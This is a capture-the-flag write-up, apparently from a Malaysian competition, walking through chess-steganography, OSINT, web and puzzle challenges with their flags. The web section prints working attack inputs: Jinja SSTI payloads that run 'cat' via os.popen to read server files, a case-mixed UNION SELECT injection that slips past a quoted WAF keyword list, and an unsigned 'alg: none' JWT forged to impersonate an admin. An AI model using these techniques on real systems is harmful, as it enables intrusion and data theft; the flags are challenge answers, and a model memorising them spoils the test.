65. Rc5 Bb6 66. Rcc1 c5 67. Rfd1 Bf7 68. Kd3 Rh8
69. Kd2 Bd5 70. Ke2 Bc6 71. Be5 Rg8 72. Ne1 {Black resigns.} 1-0
```

[Muat Turun PGN](#)

From here i was clueless for a while and tried to upload the pgn file in the chess website to see the moves haha. Then i tried to search if there's such things as chess encryption/decryption since it is a cryptopgrahy challenge and boom there is such thing as chess encryption. After further enumeration i found a website <https://incoherency.co.uk/chess-steg/> that can decrypt message from the chess moves list.

Chess Steganography

(See also [the one-sided mode](#), for when you only control one side's moves).

This is a tool to encode/decode data in chess games. It first encodes the input data as a bignum, and then encodes the bignum in the move choices in the chess game. The "without blunders" mode uses [p4wn](#) to try to avoid playing bad moves. This mode is less likely to arouse suspicion among actual chess players, but results in longer games.

See [my blog post](#) for more information. Also check out [Jonas Enge's CLI implementation](#).

M2kwOHtwdXRyaV9tdW40amo0aF9wdXRyMV9jNHR1cn0K

1. f4 h5 2. d3 f6 3. c4 b5 4. a3 a6 5. c5 e6 6. Kd2 Kf7
7. Qc2 d5 8. a4 b4 9. Nf3 Qe7 10. h3 Rh7 11. c6 Rh8
12. Ng1 Qd8 13. e3 e5 14. b3 h4 15. Nf3 a5 16. Be2 Ke6
17. Bf1 Kd6 18. Ng1 f5 19. Qd1 Ne7 20. Nf3 exf4
21. e4 Qe8 22. Ke1 Ng6 23. g3 hxg3 24. Kd2 dxe4

View on lichess »

I unsteg without blunders and i got the base64 strings.(Copy the moves list from the Putri Munajjah (Putih) vs Perwira (Hitam).)

From Base64

Alphabet: A-Za-z0-9+= Remove non-alphabet chars

Strict mode

Input: M2kwOHtwdXRyaV9tdW40amo0aF9wdXRyMV9jNHR1cn0K

Output: 3i08{putri_mun4jj4h_putr1_c4tur}

Flag:3i08{putri_mun4jj4h_putr1_c4tur}

OSINT

Malayan Heroine

Challenge X


Malayan Heroine

100

Her husband nickname was "You Loy-De".

3108{the heroine daughter} *replace space with
_, all small letter

Flag **Submit**



Malayan Heroine
100
Her husband nickname was "You Loy-De".

3108{the heroine daughter} *replace space with _ all small letter

just give the flag

Thought for 8s

3108{olga_kathigasu}

🔗 ⌂ ⌂ ⌂ ⌂ ⌂ ⌂ Sources

incorrect

Alright, let's get this right and keep it smooth.

You're referring to the Malayan heroine whose husband had the Hakka nickname "You Loy-De." That heroine is **Sybil Kathigasu**. Her children included—according to reliable sources—**Olga Kathigasu** (born 26 February 1921) and **Dawn Kathigasu** (born 21 September 1936) [Wikipedia](#).

You asked specifically for "**the heroine daughter**", presumably you want one of Sybil Kathigasu's daughters. Since Olga was one daughter and Dawn was the other, and your previous guess "olga_kathigasu" was marked incorrect, the remaining candidate is **Dawn Kathigasu**.

So, following your format where spaces are replaced with underscores and everything is lowercase:

yaml

🔗 Copy code

3108{dawn_kathigasu}



Flag:3108{dawn_kathigasu}

Jejak Taman Ilmu

Challenge X

Jejak Taman Ilmu

100


Seorang tokoh wanita Melayu yang menjadi penaung awal pendidikan untuk anak perempuan Melayu di tanah air. Beliau bukan sahaja pejuang kemerdekaan, malah pengasas kepada sebuah institusi pendidikan wanita yang pertama di zamannya. Melalui jejak digital dan sejarah, cari di mana tapak asal kolej itu mula-mula berdiri.

Format Flag: 3108{X.XXX, X.XXX}

 chal.jpg

Flag Submit

I started analyzing the picture using Google Search and found that the founder is Tan Sri Hajah Zainon bte Munshi Sulaiman, and the school is Tengku Ampuan Mariam College.



Flag:3108{1.465, 103.756}

Dim Sum

Challenge X

Dim Sum

100

Lahh dari Malaysia rupanya... Flag dalam channel dia.

Cara Pertama 1:

Gunakan perkakas ini chef!

<https://ytcomment.kmcat.uk/>

Eh jap apa format flag kita eh? -----

Cara Kedua 2:

Ada cara kedua nak dapatkan flag, tekan channel commenter di gambar.

► View Hint

[!\[\]\(ec787902bd0c7482901b62444eec7616_img.jpg\) commenter...](#) [!\[\]\(957f95a53974843fae3b37c55f6262a0_img.jpg\) wokhey.p...](#)

Flag Submit

Given hint in .png that is an influencer name wokgod and the video about nasi lemak. So i start to look for the video in youtube and the commenter like in the commenter.png. The youtube video link <https://www.youtube.com/shorts/FtrJpD8Hhv0>.



@9ie823ud 1 month ago

Apa beza nasi dan nasi lemak? tambah santan... ha ha
ha.... abaikan saya...

Translate to English

1 Reply



9ie823ud

@9ie823ud

Joined 1 month ago • No subscribers

Subscribe

View channel

:

On this channel

2 comments

Recent comments on this channel

Commented on "MALAYSIAN BEEF CURRY #SH... "

3108{d1msum_s3d4p_t4p1_m4hal}

>

Flag:3108{d1msum_s3d4p_t4p1_m4hal}

Angkasawan

Challenge X

Angkasawan

100

Someone is using the social media handler of the one of the two final candidate of the angkasawan program.

▼ View Hint
purple?

Flag Submit

So the clue is one of the final candidate of the angksawan program so it must be Dr. Faiz bin Khaleed.Then it hinted purple,so i start to try and error every social media(including discord haha) that have purple logo until i found twitch.

Faiz bin Khaleed



Channels

LIVE



kiwheel_

FINAL FANTASY X

26 viewers

[DECOUVERTE] MON PREMIER FF EVER ! C'EST TROP BIEN EN FAIT! // !discord !holyl

Français

LIVE



juanmanworld

Makers & Crafting

1 viewer

¡En directo! 🎥 Creando una base giratoria para hacer fotos épicas. ¡Tus modelos 3D

filamento

DIY

3DPrinting



drfaizkhaleed

0 followers

Tahniah anda temui saya! 3108{m4l4ysi4n_4str0n4ut}

Flag:3108{m4l4ysi4n_4str0n4ut}

Web

SuperMokh





Nothing interesting in the website so i start inspect element and found interesting base64 string under login form.

```
▶ <div class="login-form">...</div>
<!-- Z3V1c3Q6U2VsYW5nb3Ix0TcyXzE50Dc= -->
```

The decrypted string=guest:Selangor1972_1987. So i Login with the credential given. So from the main page, I cant view the flag as it can be viewed only as SuperMokh. So i try to see what type of cookies it used and it is JWT token.

JWT Decoder [JWT Encoder](#)

Fill in the fields below to generate a signed JWT.

HEADER: ALGORITHM & TOKEN TYPE

```
Valid header
{
  "typ": "JWT",
  "alg": "none"
}
```

JSON WEB TOKEN

Generate example [COPY](#)

This is an Unsecured JWT as defined by [Section 6 of RFC 7519](#).

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJBz25IIn0.eyJc2VybmltZSI6IjNlcGyTn9raCIsInJvbGUiciJ2aXljbG9yIiwiAiP0IjoxIjU2IjI2IjA1LColeHA10jEBNTV2hDaiJDV9.
```

[Share feedback](#)
[Report issue](#)

So i try to manipulate the JWT token to SuperMokh user and paste it in the website cookie.

The screenshot shows a browser window. On the left, there's a modal or pop-up with a gold trophy icon, the text "SELAMAT DATANG SUPERMOKH!", and "CONGRATULATIONS!". Below this, in a yellow-bordered box, is the flag: "3108{m0kht4r_d4h4r1_l3g3nd_n3v3r_d13s}".

On the right, a developer tools window is open, specifically the "Storage" tab under "Application". It lists cookies for the domain https://supermokh.b...:

Name	Value	Do...	Path	Expi...	Size	Htt...	Sec...	Sam...	Part...	Cro...	Pri...
auth_token	eyJ0eXAiOiJKV1QiLCJhbGciOiJBz25IIn0.eyJc2VybmltZSI6IjNlcGyTn9raCIsInJvbGUiciJ2aXljbG9yIiwiAiP0IjoxIjU2IjI2IjA1LColeHA10jEBNTV2hDaiJDV9.	/	/	202...	147	✓					Me...
PHPSESSID	68576f5c67feaa8d266654c661b...	/	/	Ses...	41	✓					Me...

Flag:3108{m0kht4r_d4h4r1_l3g3nd_n3v3r_d13s}

Pemimpin



The website asked me to pick from first president until the last so i try to do that and it did not give me the flag so i inspect element to see anything suspicious. Then i came across the cookie section where we need to fill 3 section of cookies value according to the name of the cookie. So i fill in the value and refresh the cookie and got the flag.

A screenshot showing the challenge interface and the browser developer tools Network tab. The challenge interface displays a list of Prime Ministers and a selection form for 'Perdana Menteri Malaysia (1957 - kini)'. The developer tools Network tab shows the 'Cookies' section with three entries: 'bulan_merdeka' (Value: 8), 'hari_merdeka' (Value: 31), and 'bahun_merdeka' (Value: 1957). The browser's status bar at the bottom right shows the message 'Tahniah! Flag: 3108{p3m1mp1n_m4l4y514}'.

Pelumba Negara

ChallengeX

Pelumba Negara

100


Arkib digital ini telah dibangunkan untuk pemandu F1 pertama Malaysia. Walau bagaimanapun, sistem ini ada kelemahan dan dapatkah anda untuk mengumpul semua serpihan maklumat bersejarah yang disembunyikan?

Docker Container Information:
Host: 5.223.66.228 Port: 39959/tcp
Stop or Revert Available in 4:39

<http://5.223.66.228:39959>

FlagSubmit

Upon landing to the page I can search F1 archive system in the given text field so i started spray basic payload to see what vulnerability i lies on so i start put {{3*3}} it gave us the result 9 so it must be vuln to SSTI.



So type {{ cycler.__init__.__globals__.os.popen('cat /challenge/flag.txt').read() }} to try read the flag but it's a dummy flag so i try to enumerate into the system file.

F1 ARCHIVE SYSTEM

ALEX YOONG

SEARCH


```
# Alex Yoong F1 Career Configuration
# Malaysia's First Formula 1 Driver Database

# F1 Career Files
F1_DEBUT_YEAR_FILE=/usr/1976.txt
MALAYSIAN_DRIVER_DATA=/var/malaysia.txt
SEPANG_CIRCUIT_INFO=/tmp/f1.txt
```

So using the {{ cycler.__init__.globals__.os.popen('cat /challenge/.env').read() }}, there are 3 suspicious file for me to read. So the 3 files mention does contain the flag and combine 3 of them together using payload like {{ cycler.__init__.globals__.os.popen('cat /usr/1976.txt').read() }}, {{ cycler.__init__.globals__.os.popen('cat /var/malaysia.txt').read() }}, {{ cycler.__init__.globals__.os.popen('cat /tmp/f1.txt').read() }}.

Flag:3108{d4r1_Ku4l4_Lumpur_k3_p3nt4s_duni4_Alex_Y00ng_f1rst_M4l4ysi4n_F1_dr1v3r}

COMMANDer



So from the website i start off by view page source and view the main.js.

```
const fetchOptions = () => {
    fetch('/api/pilihan')
        .then((data) => data.json())
        .then((res) => {
            availableOptions = res.allPossibleCommands;
```

So looks like i can view the /api/pilihan endpoint to find any interesting command that can get the flag.

```
{"allPossibleCommands": {"1": ["22 Januari 1911", "19 Oktober 1922", "12 Disember 1920", "15 Februari 1913"], "2": ["Kuala Lumpur", "Pertahanan"], "4": ["1 Ogos 1965", "31 Ogos 1957", "1 Julai 1970", "16 September 1971"], "secret": ["RAHSIA: OperationOatmeal"]}}
```

Looks like i was right, the secret command is **RAHSIA: OperationOatmeal**

```
$ mula
```

```
Bilakah Jeneral Tun Ibrahim Ismail dilahirkan?
```

```
Pilih jawapan yang betul!
```

```
22 Januari 1911
```

```
19 Oktober 1922
```

```
12 Disember 1920
```

```
15 Februari 1913
```

```
$ RAHSIA: OperationOatmeal
```


```
ALAMAK
```

```
3108{0p3R4T10n_O@Tm34l_1bR4h1M_1sM@1L}
```


So i start the game by type 'mula' and then type the secret command.

Flag:3108{0p3R4T10n_O@Tm34l_1bR4h1M_1sM@1L}

Bendera



As usual, when I landed on the page, I checked the page source and noticed that the website has a built-in WAF to sanitize input from SQL injection.



The screenshot shows a browser window with the URL https://bendera.bahterasiber.my/config/waf_config.txt in the address bar. The page content is a PHP script for a WAF (Web Application Firewall) that checks for SQL injection patterns in input data.

```
function simple_waf($input) {
    $patterns = [
        '/union/',
        '/select/',
        '/insert/',
        '/update/',
        '/delete/',
        '/drop/',
        '--',
        '/\/*/',
        '/OR/',
        '/UNION/',
        '/SELECT/',
        '/INSERT/',
        '/UPDATE/',
        '/DELETE/',
        '/DROP/'
    ];
    foreach ($patterns as $pattern) {
        if (preg_match($pattern, $input)) {
            return false;
        }
    }
    return true;
}
```

I started testing different SQLi payloads to verify the tables. I used the payload ' UnIoN SeLeCt 1,2,table_name FrOm information_schema.tables LiMiT 0,1# to enumerate tables before doing any spray-and-pray attempts.



hit the flag by ' UnIoN SeLeCt 1,2,bendera FrOm tokoh LiMiT 1,1#.

Flag:3108{d4_jUmP@_b3nD3eR4_k3??}

Miscellaneous

Kotak Angkasa

Challenge

X

Kotak Angkasa

100

"Di dalam ruang angkasa, di tengah gelap galaksi, tersembunyi sebuah kotak misteri. Kotak ini tidak sekadar permainan biasa - ia menyimpan rahsia yang hanya dapat dipecahkan oleh minda tajam dan tangan yang cekap.

Sebagai pewaris ilmu Dr. Sheikh Muszaphar Shukor, angkasawan pertama Malaysia, Perwira ditugaskan untuk menyelesaikan teka-teki ini. Hanya mereka yang mampu menyusun Kotak Angkasa ke bentuk asalnya akan menemui koordinat rahsia untuk membuka kunci bendera kejayaan."

<http://5.223.66.228:3001/>

Flag


Submit



Given a website that I should solve the rubics cube in order to obtain the flag using the <https://www.grubiks.com/solvers/rubiks-cube-3x3x3/> to solve it manually and obtain the flag.

Flag:3108{Sh31kh_MuZ4ph4r_5p4c3_73219}

Komik

